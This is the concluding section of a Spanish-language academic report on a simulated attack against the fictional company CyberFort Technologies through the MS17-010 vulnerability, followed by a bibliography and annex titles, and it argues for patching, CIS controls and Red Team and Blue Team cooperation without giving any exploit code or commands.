El caso de estudio de *CyberFort Technologies* evidencia cómo, vulnerabilidades como MS17-010[23], pueden ser explotadas con éxito cuando no se aplican los parches de seguridad correspondientes ni se implementan controles defensivos adecuados; este tipo de situaciones subraya la importancia de adoptar una postura preventiva mediante la aplicación oportuna de actualizaciones, la configuración segura del sistema y el monitoreo/auditoria; las fases de análisis técnico, explotación controlada y documentación permiten comprender el alcance real del ataque y sirven como base para implementar mejoras efectivas en la infraestructura.

La colaboración entre los equipos *Red Team* y *Blue Team* no debe entenderse como una competencia, sino como una sinergia necesaria para construir sistemas resilientes; mientras el *Red Team* identifica debilidades técnicas y simula escenarios de ataque reales, el *Blue Team* diseña e implementa estrategias para detectarlos, responder a ellos y prevenirlos en el futuro. Esta cooperación permite establecer procesos más estandarizados, aumentar la capacidad de reacción ante incidentes y reducir el riesgo de fugas de información o daños operativos.

Fortalecer esta alianza con marcos de trabajo reconocidos, como los controles del CIS, así como con herramientas defensivas como SIEMs, firewalls, sistemas NAC y EDR multiplataforma, asegura una protección idónea en cualquier escenario empresarial; esta metodología es esencial para garantizar que las organizaciones puedan anticiparse, contener y recuperarse eficazmente frente a amenazas cada vez más complejas y persistentes.

[23] Microsoft. (2024, marzo 18). *Boletín de seguridad de Microsoft MS17-010: crítico* https://learn.microsoft.com/es-es/security-updates/securitybulletins/2017/ms17-010

Referencias Bibliográficas

Código Civil. (1887, abril 15). *Artículo 1602* https://leyes.co/codigo_civil/1602.htm

Congreso de la República de Colombia. (1991, julio 04). *Constitución Política 1 de 1991 Asamblea Nacional Constituyente* https://www.alcaldiabogota.gov.co/sisjur/normas/Norma1.jsp?i=4125

Cilleruelo, C. (2024, diciembre 05). ¿Qué es *Center for Internet Security*? https://keepcoding.io/blog/que-es-center-for-internet-security/

Congreso de la República de Colombia. (2009, Enero 05). *Ley 1273 de 2009* https://www.alcaldiabogota.gov.co/sisjur/normas/Norma1.jsp?i=6388

Congreso de la República de Colombia. (2012, octubre 17). *Ley 1581 de 2012* https://www.alcaldiabogota.gov.co/sisjur/normas/Norma1.jsp?i=6388

Congreso de la República de Colombia. (1995, Diciembre 20). *Ley 222 de 1995* https://www.alcaldiabogota.gov.co/sisjur/normas/Norma1.jsp?i=6388

Congreso de la República de Colombia. (2000, julio 24). *Ley 599 de 2000* https://www.alcaldiabogota.gov.co/sisjur/normas/Norma1.jsp?i=6388

COPNIA. (1993, Octubre 09). Código de ética https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

CVE. (s.f.). *Glossary* https://www.cve.org/ResourcesSupport/Glossary

CVE. (2017, Marzo 17) CVE-2017-0143 https://www.cve.org/CVERecord?id=CVE-2017-0143

IBM. (s.f.) ¿Qué son los puntos de referencia de CIS? https://www.ibm.com/mx-es/topics/cis-benchmarks

Greenbone. (s.f.). *TechDoc Portal* https://docs.greenbone.net/

Lyon, G. (2008, julio 01). *Nmap Network Scanning* https://nmap.org/book/

Microsoft. (s.f.). ¿Qué es SIEM? https://www.microsoft.com/es-co/security/business/security-101/what-is-siem

Microsoft. (2024, marzo 18). *Boletín de seguridad de Microsoft MS17-010: crítico* https://learn.microsoft.com/es-es/security-updates/securitybulletins/2017/ms17-010

Netgate Docs (s.f.) *pfSense Documentation* https://docs.netgate.com/pfsense/en/latest/

Offensive Security. (2022, noviembre 21). *The Exploit Database Git Repository* https://gitlab.com/exploit-database/exploitdb/-/blob/main/README.md

Ojeda, J; Rincón, F; Arias, M & Daza, L. (2010, mayo 23). Delitos informáticos y entorno jurídico vigente en Colombia. *Cuadernos de Contabilidad, 11* (28), 41-66 http://www.scielo.org.co/scielo.php?script=sci_arttext&pid=S0123-14722010000200003

PacketFence. (s.f.). *Overview* https://docs.metasploit.com/

Rapid7. (s.f.). *Metasploit Documentation* https://docs.metasploit.com/

Snort. (s.f.). *Documents* https://www.snort.org/documents

Anexos

Anexo 1

Anexo 2 - Escenario 2. Análisis Legal

Anexo 2

Anexo 3 - Acuerdo. Acuerdo de Confidencialidad

Anexo 3

Anexo 7 - Escenario 2. Ciberespionaje y Ética en CyberFort Technologies

Anexo 4

Anexo 5 - Escenario 4. Situación problema: Análisis Blue Team